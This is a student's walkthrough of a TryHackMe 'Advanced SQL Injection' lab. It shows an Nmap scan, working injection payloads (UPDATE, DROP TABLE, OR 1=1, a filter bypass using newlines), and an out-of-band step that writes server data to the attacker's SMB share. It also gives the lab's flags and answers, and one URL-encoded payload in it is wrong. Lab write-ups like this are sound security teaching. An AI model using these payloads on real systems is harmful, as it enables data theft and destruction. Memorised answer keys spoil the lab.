



CORVIT Institute
TryHackMe
Advanced SQL Injection
Walkthrough

Business Confidential


Name: Abdul Moiz

Date: September 17th, 2024

Answers for this room:

Task 1:

First of all, I performed an Nmap scan:



```
(hiki8man@Kali) - [~/Downloads]
$ nmap -A -T4 -p 3306,3389,445,139,135 10.10.178.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 12:50 EDT
Nmap scan report for 10.10.178.229 (10.10.178.229)
Host is up (0.21s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3306/tcp   open  mysql        MariaDB (unauthorized)
3389/tcp   open  ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:
|   Target_Name: SQLI
|   NetBIOS_Domain_Name: SQLI
|   NetBIOS_Computer_Name: SQLI
|   DNS_Domain_Name: SQLI
|   DNS_Computer_Name: SQLI
|   Product_Version: 10.0.17763
|_  System_Time: 2024-09-17T16:50:27+00:00
|_  ssl-cert: Subject: commonName=SQLI
|_  Not valid before: 2024-05-25T16:15:04
|_  Not valid after: 2024-11-24T16:15:04
|_  ssl-date: 2024-09-17T16:50:36+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_  smb2-time:
|   date: 2024-09-17T16:50:31
|_  start_date: N/A
|_  smb2-security-mode:
|   3.1.1:
|_  Message signing enabled but not required
```

Q1) What is the port on which MySQL service is running?

Ans: 3306 (can be seen in the Nmap scan above)

Task 2

Q2) What type of SQL injection uses the same communication channel for both the injection and data retrieval?

Ans: In-band

Q3) In out-of-band SQL injection, which protocol is usually used to send query results to the attacker's server?


Ans: HTTP

Task 3

To get the first flag in this task, you have to modify the originally provided payload as shown:

Original Payload: 12345'; UPDATE books SET book_name = 'Hacked'; --

Modified Payload: 12345'; UPDATE books SET book_name = 'Compromised'; --



New book added successfully

Add a New Book


Book SSN:
12345'; UPDATE books SET book_name = 'Compromised'; --

Book Name:
Glitch

Author:
Glitch

Add Book

Now, visit http://MACHINE_IP/second/update.php and update the book name to anything and click on “Update”. The flag will be revealed at the top as shown below:



Update Book Content

Flag 1 (All books title as compromised): THM{SO_HACKED}

Book ID: 8
SSN:
UI00012
New Book Name:
Compromised
New Author:
Tim
Update

Book ID: 9
SSN:
12345'; UPDATE books SET book_name = 'Compromised'; --
New Book Name:
Compromised
New Author:
Glitch
Update


Q4) What is the flag value after updating the title of all books to "compromised"?

Ans: THM{SO_HACKED}

In order to obtain the second flag, use the following payload and add it in the Book SSN field (You can write whatever you want in the other fields):

Payload: 12345'; DROP TABLE hello;--

Now visit the http://MACHINE_IP/second/update.php page and simply click "Update". The flag will be revealed at the top as shown below:



Q5) What is the flag value once you drop the table hello from the database?


Ans: THM{Table_Dropped}

Task 4

Visit the website http://MACHINE_IP/encoding/. Open the developer tools and go to the "Network" tab. Now search for "Intro to PHP" on the website. In the network tab you will see that clicking the search button makes an AJAX call to **search_book.php**.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	10.10.243.231	search_books.php?book_name=Intro to PHP	encoding/34 (xhr)	html	540 B	284 B	1202 ms
200	GET	10.10.243.231	search_books.php?book_name=Intro to PHP	encoding/34 (xhr)	html	540 B	284 B	451 ms

To check if this website is vulnerable to SQL Injection, the most common methodology is to add a single quote (') at the end as shown below:




Next, you need to simply URL-Encode this payload from Cyber-chef or any other tool:

Payload: Intro to PHP' || 1=1 --+

URL-Encoded: Intro%20to%20PHP'%20%27C%27C%201=1%20--+

Then simply add this in the URL as shown below:



Q6) What is the MySQL error code once an invalid query is entered with bad characters?

Ans: 1064


Q7) What is the name of the book where book ID=6?

Ans: Animal Series

Task 5

Visit the website http://MACHINE_IP/space/search_users.php?username=? By adding the payload which uses new-line characters instead of spaces into the url after the “username=”, we can bypass the filter that is applied on the spaces.

Payload: 1'%0A||'%0A1=1'%0A--%27+



Q8) What is the password for the username "attacker"?

Ans: tesla

Q9) Which of the following can be used if the SELECT keyword is banned? Write the correct option only.


- a) Select
- b) SeLect
- c) Both a and b
- d) We cannot bypass SELECT keyword filter

Ans: c

Task 6

If you are using a virtual machine instead of the attack-box, you need to first find the **smbserver.py** file. This can be done using the command:


Command: locate smbserver.py



```
hiki8man@Kali: ~/Downloads
(hiki8man@Kali)-[~/Downloads]
$ locate smbserver.py
/usr/lib/python3/dist-packages/impacket/smbserver.py
/usr/lib/python3/dist-packages/scapy/layers/smbserver.py
/usr/share/doc/python3-impacket/examples/smbserver.py
(hiki8man@Kali)-[~/Downloads]
$
```

Next, use the command to start the SMB server sharing the /tmp directory:

Command: python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support -comment "My Logs Server" -debug logs /tmp



```
hiki8man@Kali: ~/Downloads
(hiki8man@Kali)-[~/Downloads]
$ python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support -comment "My Logs Server" -debug logs /tmp
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.178.229,49836)
[*] AUTHENTICATE_MESSAGE (\,SQLI)
[*] User SQLI\ authenticated successfully
[*] ::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:logs)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:logs)
[*] Closing down connection (10.10.178.229,49836)
[*] Remaining connections []
[*] Incoming connection (10.10.178.229,49838)
[*] AUTHENTICATE_MESSAGE (\,SQLI)
[*] User SQLI\ authenticated successfully
[*] ::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:logs)
```

Next, visit the website http://MACHINE_IP/oob/search_visitor.php?visitor_name=Tim and use the following payload after “visitor_name=”:


Payload: 1'; SELECT @@version INTO OUTFILE '\\\\10.21.35.231\\logs\\out.txt'; --

Next open another terminal and change directory to /tmp. There, using the “ls” command you can find a file named “out.txt”. Opening that file will give you the answer to the first question.

For the second question, the payload will be slightly different:

Payload: 1'; SELECT @@basedir INTO OUTFILE '\\\\10.21.35.231\\logs\\output.txt'; --

Similarly, in the tmp directory, you will find a file called “output.txt”, which will have the answer to the second question.



```
(hiki8man@Kali)-[/tmp]
$ cat out.txt
10.4.24-MariaDB

(hiki8man@Kali)-[/tmp]
$ ls
Temp-18efa078-bbb2-4953-a7d4-a3fc8d6669f4
VMwareDnD
out.txt
output.txt
systemd-private-c9314861bc954066a8c1e567935da105-ModemManager.service-wqNwA2
systemd-private-c9314861bc954066a8c1e567935da105-colord.service-dibZZ1
systemd-private-c9314861bc954066a8c1e567935da105-haveged.service-6SFmR1
systemd-private-c9314861bc954066a8c1e567935da105-polkit.service-hcChNq
systemd-private-c9314861bc954066a8c1e567935da105-power-profiles-daemon.service-AgyGIy
systemd-private-c9314861bc954066a8c1e567935da105-systemd-logind.service-okqwKA
systemd-private-c9314861bc954066a8c1e567935da105-systemd-timesyncd.service-t0yrMX
systemd-private-c9314861bc954066a8c1e567935da105-upower.service-8pPCvC
vmware-root_537-4257134911

(hiki8man@Kali)-[/tmp]
$ cat output.txt
C:/xampp/mysql

(hiki8man@Kali)-[/tmp]
$
```

Q10) What is the output of the @@version on the MySQL server?

Ans: 10.4.24-MariaDB

Q11) What is the value of @@basedir variable?

Ans: C:/xampp/mysql

